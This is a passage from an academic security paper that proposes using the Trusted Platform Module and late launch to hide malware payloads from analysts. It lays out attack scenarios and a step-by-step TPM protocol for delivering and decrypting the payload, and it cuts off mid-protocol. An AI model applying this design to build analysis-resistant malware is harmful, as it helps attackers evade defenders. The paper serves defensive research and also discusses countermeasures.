[33] J. Newsome and D. Song. Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. In *Proceedings of the Network and Distributed System Security Symposium*, Feb. 2005.

[34] PaX Team. Pax address space layout randomization (aslr). http://pax.grsecurity.net/docs/aslr.txt.

[35] PaX Team. Pax non-executable stack (nx). http://pax.grsecurity.net/docs/noexec.txt.

[36] A. R. Pop. DEP/ASLR implementation progress in popular third-party windows applications. http://secunia.com/gfx/pdf/DEP_ASLR_2010_paper.pdf, 2010. Secunia.

[37] M. Prasad and T. cker Chiueh. A binary rewriting defense again stack-based buffer overflow attacks. In *Proceedings of the USENIX Annual Technical Conference*, 2003.

[38] R. G. Roemer. Finding the bad in good code: Automated return-oriented programming exploit discovery. Master's thesis, University of California, San Diego, 2009.

[39] G. F. Roglia, L. Martignoni, R. Paleari, and D. Bruschi. Surgically returning to randomized lib(c). In *Proceedings of the Annual Computer Security Applications Conference*, pages 60–69, 2009.

[40] E. J. Schwartz, T. Avgerinos, and D. Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 317–331, May 2010.

[41] H. Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the ACM Conference on Computer and Communications Security*, 2007.

[42] H. Shacham, M. Page, B. Pfaff, E.-J. Goh, N. Modadugu, and D. Boneh. On the effectiveness of address-space randomization. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 298–307, 2004.

[43] A. Sotirov and M. Dowd. Bypassing browser memory protections. Technical report, Blackhat, 2008. http://taossa.com/archive/bh08sotirovdowd.pdf.

[44] Ubuntu Developers. Ubuntu security/features. https://wiki.ubuntu.com/Security/Features?action=recall&rev=52. Accessed: August 8th, 2010.

Cloaking Malware with the Trusted Platform Module

Alan M. Dunn Owen S. Hofmann Brent Waters Emmett Witchel
The University of Texas at Austin
{*adunn,osh,bwaters,witchel*}*@cs.utexas.edu*

Abstract

The Trusted Platform Module (TPM) is commonly thought of as hardware that can increase platform security. However, it can also be used for malicious purposes. The TPM, along with other hardware, can implement a *cloaked computation*, whose memory state cannot be observed by any other software, including the operating system and hypervisor. We show that malware can use cloaked computations to hide essential secrets (like the target of an attack) from a malware analyst.

We describe and implement a protocol that establishes an encryption key under control of the TPM that can only be used by a specific infection program. An infected host then proves the legitimacy of this key to a remote malware distribution platform, and receives and executes an encrypted payload in a way that prevents software visibility of the decrypted payload. We detail how malware can benefit from cloaked computations and discuss defenses against our protocol. Hardening legitimate uses of the TPM against attack improves the resilience of our malware, creating a Catch-22 for secure computing technology.

1 Introduction

The Trusted Platform Module (TPM) has become a common hardware feature, with 350 million deployed computers that have TPM hardware [14]. The purpose of TPM hardware, and the software that supports it, is to increase the security of computer systems. However, this paper examines the question of how a malware author can use the TPM to build better malware, specifically malware that cannot be analyzed by white hat researchers.

Trusted computing technology [42] adds computer hardware to provide security primitives independent from other system functionality. The hardware provides certain low-level security guarantees directly. For example, it guarantees that only it can read and write certain data. Trusted software uses these low-level, hardware-enforced properties to build powerful guarantees for programmers.

The TPM, as developed by the Trusted Computing Group (TCG), is one of the more popular implementations of trusted computing technology. The TPM has seen significant use in industry and government; the TPM is used in Microsoft's popular BitLocker drive encryption software [7] and the United States Department of Defense has required the TPM as a solution for securing data on laptops [4]. TPMs are regularly included on desktop, laptop, and server-class computers from a number of manufacturers. The wide dissemination of TPM functionality is potentially a boon for computer security, but this paper examines the potential of the TPM for malware authors (a first to our knowledge).

A malware writer can use the TPM for implementing **cloaked computations** which, combined with a protocol described in this paper, impede malware analysis. The TPM is used with "late launch" processor mechanisms (Intel's Trusted Execution Technology [12, 8], abbreviated TXT, and AMD's Secure Startup mechanism [10]) that ensure uninterrupted execution of secure binaries. Late launch is a hardware-enforced secure environment where code runs without any other concurrently executing software, including the operating system. We demonstrate a protocol where a malware author uses cloaked computations to completely prevent certain malware functions from being analyzed and understood by any currently available methods. TPM functionality ensures that a cloaked program will remain encrypted until it is running directly on hardware. Assuming certificates for hardware TPMs identify these TPMs as hardware and cannot be forged, our malware will refuse to execute in a virtualized environment.

Timely and accurate analysis is critical to the ability to stop widespread effects of malware. Honeypots are constantly collecting malware and researchers use creative combinations of static analysis, dynamic emulation and virtualization to reverse engineer malware behavior [47, 30, 19, 24, 35, 36]. This reverse engineering is often crucial to defeating the malware. For example, once the domain name generation algorithm used for propagating the Conficker worm was determined, the Conficker cabal blocked the registration of those DNS names [45, 43], thereby defeating the worm.

While the idea of using the TPM to cloak malware computation is conceptually straightforward, existing TPM protocols do not suffice and must be adapted to the task

of malware distribution. We clarify the capabilities of and countermeasures for this threat. Cloaking does not make malware all-powerful, and engineering malware to take advantage of a cloaked environment is a design challenge. A cloaked computation runs without OS support, so it cannot make a system call or easily use devices like a NIC for network communication. This paper also discusses best practices for TPM-enabled systems that can prevent the class of attacks we present.

This paper makes the following contributions.

- It specifies a protocol that runs on current TPM implementations that allows a malware developer to execute code in an environment that is guaranteed to be not externally observable, e.g., by a malware analyst. Our protocol adapts TPM-based remote attestation for use by the malware distribution platform.
- It presents the model of cloaked execution and measures the implementation of a malware distribution protocol that uses the TPM to cloak its computation.
- It provides several real-world use cases for TPM-based malware cloaking, and describes how to adapt malware to use TPM cloaking for those cases. These include: worm command and control, selective data exfiltration, and a DDoS timebomb.
- It discusses various defenses against our attacks and their tradeoffs with TPM security and usability.

Organization In Section 2 we describe our threat model and different attack scenarios for TPM cloaked malware. Then in Section 3 we give TPM background information. We then describe and analyze a general TPM cloaked malware attack in Section 4 and follow with a description of a prototype implementation in Section 5.

We then turn to discussing future defenses against such attacks in Section 6; describe related work in Section 7 and finally conclude in Section 8.

2 Threat Model and Attack Scenarios

We begin by describing our threat model for an attacker that wishes to use the TPM for cloaked computations. Then we describe multiple attack scenarios that can leverage TPM cloaked computations.

2.1 Threat model and goals

We consider an **attacker** who wishes to infect machines with malware. His goal is to make a portion of this malware unobservable to any **analyst** (e.g., white-hat security researcher, or IT professional) except for its input and output behavior.

We assume an attacker will have the following capabilities on the compromised machine.

- **Kernel-level compromise.** We assume our attack has full access to the OS address space. Late launch computation is privileged and can only be started by code that runs at the OS privilege level. Exploits that result in kernel-level privileges for commodity OSes are common enough to be a significant concern. For example, in September and October 2010, there were 13 remote code execution vulnerabilities and 2 privilege escalation vulnerabilities that could provide a kernel-level exploit for Microsoft's Windows 7 [13]. Kernel-level exploits for Linux are reported more rarely, but do exist, e.g., the recent Xorg memory management vulnerability [54]. There are many examples of malware using kernel vulnerabilities [34, 3].
- **Authorization for TPM capabilities.** We further assume our attack can authorize the TPM commands in our protocol. TPM commands are authorized using **AuthData**, which are 160-bit secrets that will be described further in Section 3. The difficulty of obtaining AuthData depends on how TPMs are used in practice. To our knowledge, the TCG does not provide concrete practices for protecting AuthData. Most TPM commands do not require AuthData to be sent on wire, even in encrypted form. However, knowing AuthData is necessary for certain common TPM operations like using TPM-controlled encryption keys. We discuss acquiring the AuthData needed by the attack in Sections 3.6 and 4.

An analyst will see all non-blackbox behavior of the attacker's cloaked computation. In our model, the analyst is allowed full access to systems that run our malware. We assume that all network traffic is visible, and that the analyst will attempt to exploit any attack protocol weaknesses. In particular, an analyst might run a honeypot that is intended to be infected so that he can observe and analyze the malware. A honeypot may use a virtual machine (including those that use hardware support for virtualization like VMWare Workstation and KVM [33]), and may include any combination of emulated and real hardware, including software-based TPM emulators [50] and VM interfaces to hardware TPMs like that of vTPMs [17].

We assume the analyst is neither able to mount physical attacks on the TPM nor is able to compromise the TPM public key infrastructure. (We revisit these assumptions when discussing possible defenses in Section 6.) While there are known attacks against Intel's late launch environment [55] and physical attacks against the TPM [51, 32], manufacturers are working to eliminate such attacks. Manufacturers have significant incentive to defeat these attacks because they compromise the TPM's guarantee that is currently its most commercially important: preventing data leakage from laptop theft.

Our attack may be detectable because it increases TPM use. Nonetheless, frequent TPM use might be the norm for some systems, or users and monitoring tools may simply be unaware that increased TPM use is a concern.

A cloaked computation is limited to a computational kernel. It cannot access OS services or make a system

call. Any functional malware must have extensive support code beyond the cloaked computation. The support code performs tasks like communication over the network or access to files. The attacker must design malware to split functionality into cloaked and observable pieces. Arguments can be passed to the computational kernel via memory, and may be encrypted or signed off-platform for privacy or integrity.

2.2 Attack Scenarios

We now describe various attack scenarios that leverage TPM cloaking.

2.2.1 Worm command and control

We consider a modification of the Conficker B worm. The worm has an infection stage, where a host is exploited and downloads command and control code. Then the infection code runs a rendezvous protocol to download and execute signed binary updates. Engineers halted the propagation of Conficker B by reverse engineering the rendezvous protocol and preventing the registration of domain names that Conficker was going to generate.

Defeating Conficker requires learning in advance the rendezvous domain names it will generate. The sequence of domain names can be determined in two ways; first by directly analyzing the domain name generation implementation or second by running the algorithm with inputs that will generate future domain names. Cloaked computation prevents the static analysis and dynamic emulation required to reverse engineer binary code, eliminating the first option of analyzing the implementation.

Conficker uses as input to its domain name generation algorithm the current day (in UTC). It establishes the current day by fetching data from a variety of web sites. White hat researchers ran Conficker with fake replies to these http requests, tricking the virus into believing it was executing in the future.

However, malware can obtain timestamps securely at day-level granularity. Package repositories for common Linux distributions provide descriptions of repository contents that are signed, include the date, and are updated daily. (See `http://us.archive.ubuntu.com/ubuntu/dists/lucid-updates/Release` for Ubuntu Linux, which has an accompanying ".gpg" signature file.) This data is mirrored at many locations worldwide and is critical for the integrity of package distribution[1], so taking it offline or forging timestamps would be both difficult and a security risk.

Conficker is not alone in its use of domain name generation for rendezvous points. The Mebroot rootkit [31] and Kraken botnet [5] both use similar techniques to contact their command and control servers.

[1] Although individual packages are signed, without signed release metadata a user may not know whether there is a pending update for a package.

Using cloaked computations for malware command and control does not *ipso facto* make malware more dangerous. Cloaked computations must be used as part of a careful protocol in order to be effective.

2.2.2 Selective data exfiltration

An infection program can exfiltrate private financial data or corporate secrets. To minimize the probability of detection, the program rate limits its exfiltrated data. The program searches and prioritizes data inside a cloaked computation, perhaps using a set of regular expressions.

Cloaked computation can obscure valuable clues about the origin and motivation of the infection authors. The regular expressions might target information about a particular competitor or project. If white hats can sample the exfiltrated data, this would also provide clues; however, it would give less direct evidence than a set of search terms, and output could be encrypted.

Stuxnet and Aurora are recent high profile attacks that exfiltrate data [38]. Stuxnet seeks out specific industrial systems and sends information about the infected OS and domain information to one of two command servers [26]. A program without cloaked computation could use cryptographic techniques [59, 18, 28] to keep search criteria secret while being observed in memory, but their performance currently makes them impractical.

2.2.3 Distributed denial-of-service timebomb

A common malware objective is to attack a target at a certain point in time. Keeping the time and target secret until the attack prevents countermeasures to reduce the attack's impact. A cloaked computation can securely check the day (as above), and only make the target known on the launch day.

Malware analysis has often been important for stopping distributed denial-of-service (DDoS) attacks. One prominent example is MyDoom A. MyDoom A was first identified on January 26, 2004 [2]. The worm caused infected computers to perform a DDoS on `www.sco.com` on February 1, 2004, less than a week after the virus was first classified. However, the worm was an easy target for analysts because its target was in the binary obscured only by ROT-13 [1]. Since the target was identified prior to when the attack was scheduled, SCO was able to remove its domain name from DNS before a DDoS occurred [57].

The Storm worm's targeting of `www.microsoft.com` [46], Blaster's targeting of `windowsupdate.com` [34], and Code Red's targeting of `www.whitehouse.gov` [22] are other prominent examples of DDoS timebombs whose effects were lessened by learning the target in advance of the attack. If timebomb logic is contained in cloaked code, then it increases the difficulty of detecting the time and target of an upcoming attack. Since the target is stored only in encrypted form locally on infected machines, the

infected machines do not have to communicate over the network to receive the target at the time of the attack.

Not every machine participating in a DDoS coordinated by cloaked computation must have a TPM. A one-million machine botnet could be coordinated by one-thousand machines with TPMs (to pick arbitrary numbers). The TPM-containing machines would repeatedly execute a cloaked computation, as above, to determine when to begin an attack. These machines would send the target to the rest when they detect it is time to begin the DDoS. In the example, all million machines must receive the DDoS target, but the topology of communication is specialized to the DDoS task and therefore is more difficult to filter and less amenable to traffic analysis than a generic peer-to-peer system.

3 TPM background

This section describes the TPM hardware and support software in sufficient detail to understand how it can be used to make malware more difficult to analyze.

3.1 TPM hardware

TPMs are usually found in x86 PCs as small integrated circuits on motherboards that connect to the low pin count (LPC) bus and ultimately the southbridge of the PC chipset. Each TPM contains an RSA (public-key) cryptography unit and platform configuration registers (PCRs) that maintain cryptographic hashes (called measurements by the TCG) of code and data that has run on the platform.

The goal of the TPM is to provide security-critical functions like secure storage and attestation of platform state and identity. Each TPM is shipped with a public encryption key pair, called the Endorsement Key (**EK**), that is accompanied by a certificate from the manufacturer. This key is used for critical TPM management tasks, like "taking ownership" of the TPM, which is a form of initialization. During initialization the TPM creates a secret, $tpmProof$, that is used to protect keypairs it creates.

The TPM 1.2 specification requires PC TPMs to have at least 24 PCRs. PCRs 0–7 measure core system components like BIOS code, PCRs 8–15 are OS defined, and PCRs 16–23 are used by the TPM's late launch mechanism, where sensitive software runs in complete hardware isolation (no other program, including the OS, may run concurrently unless specifically allowed by the software). PCRs cannot be set directly, they can only be **extended** with new values, which sets a PCR so that it depends on its previous value and the extending value in a way that is not easily reversible. PCR state can establish what software has been run on the machine since boot, including the BIOS, hypervisor and operating system.

3.2 Managing and protecting TPM storage

The TPM was designed with very little persistent storage to reduce cost. The PC TPM specification only mandates 1,280 bytes of non-volatile RAM (NVRAM), so most data that the TPM uses must be stored elsewhere, like in main memory or on disk. When we refer to an object as **stored in the TPM**, we mean an object stored externally to the TPM that is encrypted with a key managed by the TPM. By contrast, data stored in locations physically internal to the TPM is **stored internal to the TPM**.

Concatenation of A and B	$A \mid\mid B$
Public/private keypair for asymmetric encryption named $name$	$(PK_{name}, SK_{name}) \equiv (PK, SK)_{name}$
Encryption of $data$ with a public key	$\mathrm{Enc}(PK, data)$
Signing of $data$ with a signing key	$\mathrm{Sign}(SK, data)$
Symmetric key	K (no P or S at front)
Symmetric encryption of $data$	$\mathrm{EncSym}(K, data)$
One-way hash (SHA-1) of $data$	$H(data)$

Table 1: Notation for TPM data and computations.

AuthData controls TPM capabilities, which are the ability to read, write, and use objects stored in the TPM and execute TPM commands. AuthData is a 160-bit secret, and knowledge of the AuthData for a particular capability is demonstrated by using it as a key for calculating a hash-based message authentication code (HMAC) of the input arguments to the TPM command. [2]

Public signature and encryption key pairs created by a TPM are stored as **key blobs** only usable with a particular TPM. The contents of a key blob are shown in Figure 2. A hash of the public portion of a key blob is stored in the private portion, along with $tpmProof$ (mentioned above); $tpmProof$ is an AuthData value randomly generated by the TPM and stored internally to the TPM when someone takes ownership. It protects the key blob from forgery by adversaries and even the TPM manufacturer.[3]

In addition, a TPM user can use the PCRs to restrict use of TPM-generated keypairs to particular pieces of software that are identified via a hash of their code and initial data. For example, the TPM can configure a key blob so that it can only be used when the PCRs have certain values (and therefore only when certain software is running).[4]

[2] Since AuthData is used as an HMAC key, it does not need to be present on the same machine as the TPM for it to be used. For example, a remote administrator might hold certain AuthData and use this to HMAC input arguments and then send these across a network to the machine containing the TPM. However, AuthData does need to be in memory (and encrypted) when the secret is first established for a TPM capability as part of a TPM initialization protocol. We investigate further the implications of this nuance in our discussions of defenses in Section 6.

[3] Migratable keys are handled somewhat differently, but they are beyond the scope of this paper.

[4] Restricting a TPM-generated key to use with certain PCR values is not the same as the `TPM_Seal` command found in related literature. The two are similar, but the former places restrictions on a key's use, while the later places restrictions on the decryption of a piece of data (which could be a key blob).




Figure 1: The overall flow of the attack is 1) Infecting a system with local malware capable of kernel-level exploitation to coordinate the attack 2) Establishing a legitimate TPM-generated key usable only by the Infection Payload Loader in late launch via a multistep protocol with a Malware Distribution Platform 3) Delivering a payload that can be decrypted using the TPM-generated key 4) Using a late launch environment to decrypt the payload with the TPM-generated key, and running it with inputs passed into memory by local malware 5) Retrieving output from payload, potentially repeating step 4 with new inputs. Boxes with "TPM" indicate parts of the protocol that use the TPM.

$$\begin{aligned}
\text{Blob}((PK, SK)_{ex}) &\equiv \text{PubBlob}((PK, SK)_{ex}) \,||\, \text{Enc}(PK_{parent}, \text{PrivBlob}((PK, SK)_{ex})) \\
\text{PubBlob}((PK, SK)_{ex}) &\equiv PK_{ex} \,||\, \text{PCR values} \\
\text{PrivBlob}((PK, SK)_{ex}) &\equiv SK_{ex} \,||\, H(\text{PubBlob}((PK, SK)_{ex}) \,||\, tpmProof
\end{aligned}$$

Figure 2: Contents of TPM key blob for an example public/private key pair named ex that is stored in the key hierarchy under a key named $parent$. For our purposes the parent key of most key blobs is the SRK. (Note that the PCR values themselves are not really stored in the key blob. Rather the blob contains a bitmask of the PCRs whose values must be verified and a digest of the PCR values.)

TPM key storage is a key hierarchy: a single-rooted tree whose root is the Storage Root Key (**SRK**), and is created upon the take ownership operation described below. The private part of the SRK is stored internal to the TPM and never present in main memory, even in encrypted form. Since the public part of the SRK encrypts the private part of descendant keys (and so on), all keys in the hierarchy are described as "stored in the TPM," even though all of them, except the SRK, are stored in main memory. Using the private part of any key in the hierarchy requires using the TPM to access the private SRK to decrypt private keys while descending the hierarchy.

It is impossible to use private keys for any of the keypairs stored in the TPM apart from using TPM capabilities: obtaining the private key for one key would entail decrypting the private portion of a key blob, which in turn requires the private key of the parent, and so on, up to the SRK, which is special in that its private key is never stored externally to the TPM (even in encrypted form). A TPM key hierarchy is illustrated in Figure 3.

3.3 Initializing the TPM

To begin using a TPM, the user (or administrator) must first take ownership of it. Taking ownership of the TPM establishes three important AuthData values: the owner AuthData value, which is needed to set TPM policy, the SRK AuthData value, which is needed to use the SRK, and $tpmProof$. $tpmProof$ is generated internal to the TPM and stored in NVRAM. It is never present in unencrypted form outside the TPM.

While it is easy for a professional administrator to take ownership of a TPM securely, taking ownership of a TPM is a security critical operation that is exposed in a very unfriendly way to average users. For example, Microsoft's BitLocker full-disk encryption software uses the TPM. When a user initializes BitLocker, it reboots the machine into a BIOS-level prompt where the user is presented cryptic messages about TPM initialization. BitLocker performs the initial ownership of the TPM, and it acquires privilege to do so with TPM mechanisms for asserting physical presence at the platform via the BIOS. An inexperienced user could probably be convinced to agree to allow assertion of physical presence by malware similar to how rogue programs convince users to install malicious software and input their credit card numbers [44]. The function of the TPM is complicated and flexible, making a simple explanation of it for an average user a real challenge.

Furthermore, malware could also gain use of physical presence controls in BIOS by attacks that modify




Figure 3: The part of the TPM key hierarchy relevant to our attack. The TPM box illustrates keying material stored internal to the TPM, which is only the endorsement key (EK) and storage root key (SRK). Part (a) shows the conceptual key hierarchy, while part (b) shows how the secret keys of children are encrypted by the public keys of their parents so keys can be safely stored in memory. More detail on key formats is found in Figure 2.

the BIOS itself [48]. Recent work has even demonstrated attacks against BIOS update mechanisms that require signed updates [56].

3.4 Platform identity

TPMs provide software attestation, a proof of what software is running on a platform when the TPM is invoked. The proof is given by a certificate for the current PCR values, which contain hashes of the initial state of all software run on the machine. This certificate proves to another party that a TPM-including platform is running particular software. The receiver must be able to verify that the certificate comes from a legitimate TPM, or the quoted measurements or other attestations are meaningless.

A user desiring privacy cannot directly use her platform's EK for attestation. (EKs are linked to specific platforms, and additionally multiple EK uses can be correlated.) Instead, she can generate attestation identity keys (**AIK**s) that serve as proxies for the EK. An AIK can sign PCR contents to attest to platform state. However, something must associate the AIK with the EK.

A trusted privacy certificate authority (Privacy CA) provides certificates to third parties that an AIK corresponds to an EK of a legitimate TPM. While prototype Privacy CA code exists [27], Privacy CAs appear to be unused in practice. In our attack, the malware distributor acts as a Privacy CA and only trusts AIKs that it certifies.

We emphasize that our proposed attack does not require or benefit from the anonymity guarantees provided by a Privacy CA. However, the TPM does not permit a user to directly sign an arbitrary TPM-generated public key with the EK, so our attack must use an intermediate AIK.

3.5 Using the TPM

Typical uses of the TPM are to manipulate the key hierarchy, to obtain signed certificates of PCR contents or of authenticity of TPM data, and to modify PCRs to describe platform state as it changes. Keys are created in the key hierarchy by "loading" a parent key and commanding the TPM to generate a key below that parent, resulting in a new key blob. Loading a key entails passing a key blob to the TPM to obtain a key handle, which is an integer index into the currently loaded keys. Only loaded keys can be used for further TPM commands. Loading a key requires loading all keys above it in the hierarchy, so loading any key in the key hierarchy requires loading the SRK.

The TPM can produce signed certificates of key authenticity. To do so, a user specifies a certifying key, and the TPM produces a hash of the public key for the key to be certified, along with a hash of a bitmask describing the selected PCRs and those PCR values, and signs both hashes with the selected key.

PCRs can be modified by the TPM as platform state changes. They cannot be set directly, and are instead modified by extension. A PCR with value PCR extended by a 160-bit value val is set to value $\mathrm{Extend}(PCR, val) \equiv H(PCR \,||\, val)$. Late launch extends the PCRs with the hash of the state of the program run in the late launch environment. Thus the TPM can restrict access to keys to a particular program. Our malware protocol uses this ability to prevent analyst use of a payload decryption key.

3.6 TPM functionality evolving and best practices unknown

Despite the widespread availability of trusted computing technology as embodied by the TPM, its implications are not well understood. The specification for the TPM and supporting software is complicated; version 1.2 of the TPM specification for the PC/BIOS platform with accompanying TCG Software Stack is over 1,500 pages [52]. Additionally, there are few guidelines for proper use of its extensive feature set. It is quite believable that such a complicated mechanism has unintended consequences that undermine its security goals. In this paper, we propose such a mechanism: that the TPM can be used as a means to thwart analysis of malware.

Key hierarchy The lack of guidance on the usage of TPM capabilities makes it difficult to determine what information an attacker might reasonably acquire. For example, the key hierarchy has a single root. Therefore, different users must share at least one key, and every use of a TPM key requires loading the SRK. Loading the SRK requires SRK AuthData, and thus the SRK AuthData is likely well-known, making it possible for users to impersonate the TPM, as others have previously indicated [21].

EK certificates As another example of capabilities in flux, EK certificates critical to identifying TPMs as legitimate are not always present, and it is not always clear how to verify those that are. TPM manufacturers are moving toward certifying TPMs as legitimate by including certifi-

cates for EKs in TPM NVRAM. Infineon gives the most detail on their EK certification policy, in which the certificate chain extends back to a new VeriSign TPM root Certificate Authority [11]. ST Microelectronics supplies TPMs used in many workstations from Dell. They state that their TPMs from 2010 onward contain certificates [9]. While no certificates were present on our older machines, we did find certificates for our newer Dell machines and manually verified the legitimacy of the EK certificate for one of our TPMs (which we describe further in Section 5).

Protecting AuthData Many uses of the TPM allow AuthData to be snooped if not used carefully. For example, standard use of TPM tools with TrouSerS prompts the user to enter passwords at the keyboard to use TPM capabilities. These passwords can be captured by a keylogger if the system is compromised. Thus, despite that TPM commands may not require AuthData to appear, entry of this data into the system for usage can be insecure.

4 Malware using cloaked computations

We now describe an architecture and protocol for launching a TPM-cloaked attack.

Our protocol runs between an **Infection Program**, which is malware on the attacked host, and a **Malware Distribution Platform**, which is software executed on hardware that is remote to the attacked host. The goal of the protocol is for the Infection Program to generate a key. The Infection Program attests to the Malware Distribution Platform that TPM-based protection ensures only it can access data encrypted with the key. The Malware Distribution Platform verifies the attestation, and then sends an encrypted program to the Infection Program. The Infection Program decrypts and executes this payload. This protocol enables long-lived and pernicious malware, for example, turning a computer into a botnet member. The Infection Program can suspend the OS (and all other software) through use of processor late launch capabilities to ensure unobservability when necessary, like when the malicious payload is decrypted and executing.

4.1 Late launch for secure execution

The protocol uses late launch to suspend the OS to allow decryption and execution of the malicious payload without observation by an analyst. Late launch creates an execution environment where it is possible to keep code and data secret from the OS.

Late launch transfers control to a designated block of user-supplied code in memory and leaves a hash of that code in TPM PCRs. Specifically, with Intel's Trusted Execution Technology, a user configures data structures to describe the Measured Launch Environment (**MLE**), the program to be run (which resides completely in memory). She then uses the `GETSEC[SENTER]` instruction to transfer control to chipset-specific code, signed by Intel, called `SINIT` that performs pre-MLE setup such as ensuring correctness of MLE parameters. The exact functionality of `SINIT` is not known, as its source code is not public. `SINIT` then passes control to the MLE. When the MLE runs, no software may run on any other processor and hardware interrupts and DMA transfers are disabled. To exit, the MLE uses the `GETSEC[SEXIT]` instruction.

Pack$(data, extra, PK)$:

1. Generate symmetric key K
2. Asymmetric encrypt K to form $\mathrm{Enc}(PK, K \,||\, extra)$
3. Symmetric encrypt $data$ to form $\mathrm{EncSym}(K, data)$
4. Output $\mathrm{EncSym}(K, data) \,||\, \mathrm{Enc}(PK, K \,||\, extra)$

Unpack$(\mathrm{EncSym}(K, data) \,||\, \mathrm{Enc}(PK, K \,||\, extra), SK)$:

1. Asymmetric decrypt $\mathrm{Enc}(PK, K \,||\, extra)$ with SK to obtain K and $extra$
2. Symmetric decrypt $\mathrm{EncSym}(K, data)$ with K to obtain $data$
3. Output $data$, $extra$

Figure 4: Subroutines used in main protocol. $extra$ is needed for `TPM_ActivateIdentity`, and can be empty (ϕ). Running Unpack on the TPM uses `TPM_Unbind`.

4.2 Malware distribution protocol

The Infection Program first establishes a proof that it is using a legitimate TPM. It uses the TPM to generate two keys. One is a "binding key" that the Malware Distribution Platform will use to encrypt the malicious payload. The other is an AIK that the TPM will use in the Privacy CA protocol, where the Malware Distribution Platform plays the role of the Privacy CA. The Malware Distribution Platform will accept its own certification that the AIK is legitimate in a later phase. As stated before, the Privacy CA protocol enables indirect use of the private EK only kept by the TPM. A valid private EK cannot be produced by an analyst; it is generated by a TPM manufacturer and only accessible to the TPM hardware. This part of the Infection Program is named "Infection Keygen".

Our description of the protocol steps will elide lower-level TPM authorization commands like `TPM_OIAP` and `TPM_OSAP` that are used to demonstrate knowledge of authorization data and prevent replay attacks on TPM commands.

We use subroutines $\mathrm{Pack}(data, extra, PK)$ and $\mathrm{Unpack}(data, PK)$, which use asymmetric keys with intermediate symmetric keys. Symmetric keys increase the efficiency of encryption, are required for certain TPM commands, and circumvent the limits (due to packing mechanisms) on the length of asymmetrically encrypted messages. These subroutines are shown in Figure 4 and the main protocol is in Figure 5.

4.3 Analyzing the resilience of the protocol

A malware analyst can attempt to subvert the protocol by tampering with data or introducing keys under her control. We now analyze the possibilities for subversion.

Infection Keygen: Generate binding key that Malware Distribution Platform will eventually use to encrypt malicious payload, AIK that certifies it, and request for Malware Distribution Platform to test AIK legitimacy

1. Create binding keypair $(PK, SK)_{bind}$ under the SRK with `TPM_CreateWrapKey`(SRK, $PCR18 = \text{Extend}(0_{160}, H(\textbf{Infection Payload Loader}))$) (requires SRK AuthData), store in memory
2. Create identity key $(PK, SK)_{AIK}$ under SRK in memory as $\text{Blob}((PK, SK)_{AIK})$ with `TPM_MakeIdentity` (requires owner AuthData)
3. Retrieve EK certificate $C_{EK} = PK_{EK} \,||\, \text{Sign}(SK_{manufacturer}, H(PK_{EK}))$, which certifies that the TPM with that EK is legitimate (requires owner AuthData to obtain from NVRAM with `TPM_NV_ReadValue` from EK index or needs to be on disk already)
4. Send $M_{req} \equiv \text{PubBlob}((PK, SK)_{AIK}) \,||\, C_{EK}$ to Malware Distribution Platform as a request to link AIK and EK

Malware Distribution Platform Certificate Handler: Give Infected Platform credential only decryptable by legitimate TPM

1. Receive M_{req}
2. Verify $\text{Sign}(SK_{manufacturer}, H(PK_{EK}))$ with manufacturer CA public key
3. Generate hash $H_{aik\_cert} \equiv H(\text{PubBlob}((PK, SK)_{AIK}))$
4. Sign H_{aik_cert} with $SK_{malware}$, a private key known only to the Malware Distribution Platform whose corresponding public key is known to all, to form $\text{Sign}(SK_{malware}, H_{aik\_cert})$. $\text{Sign}(SK_{malware}, H_{aik\_cert})$ is a credential of AIK legitimacy.
5. Run $\text{Pack}(\text{Sign}(SK_{malware}, H_{aik\_cert}), H_{aik\_cert}, PK_{EK})$ to form $M_{req\_resp} \equiv \text{Enc}(PK_{EK}, K_2 \,||\, H_{aik\_cert}) \,||\, \text{EncSym}(K_2, \text{Sign}(SK_{malware}, H_{aik\_cert}))$. M_{req_resp} contains the credential in a way such that it can only be extracted by a TPM with private EK SK_{EK} when the credential was created for an AIK stored in that TPM.
6. Send M_{req_resp} to Infected Platform

Infection Proof: Decrypt credential, assemble certificate chain from manufacturer certified EK to binding key (including credential)

1. Receive M_{req_resp}
2. Load AIK $(PK, SK)_{AIK}$ and binding key $(PK, SK)_{bind}$ with `TPM_LoadKey2`
3. Use `TPM_ActivateIdentity`, which decrypts $\text{Enc}(PK_{EK}, K_2 \,||\, H_{aik\_cert})$ and retrieves K_2 after comparing H_{aik_cert} to that calculated from loaded AIK located in internal TPM RAM. If comparison fails, abort. (requires owner AuthData)
4. Symmetric decrypt $\text{EncSym}(K_2, \text{Sign}(SK_{malware}, H_{aik\_cert}))$ to retrieve $\text{Sign}(SK_{malware}, H_{aik\_cert})$
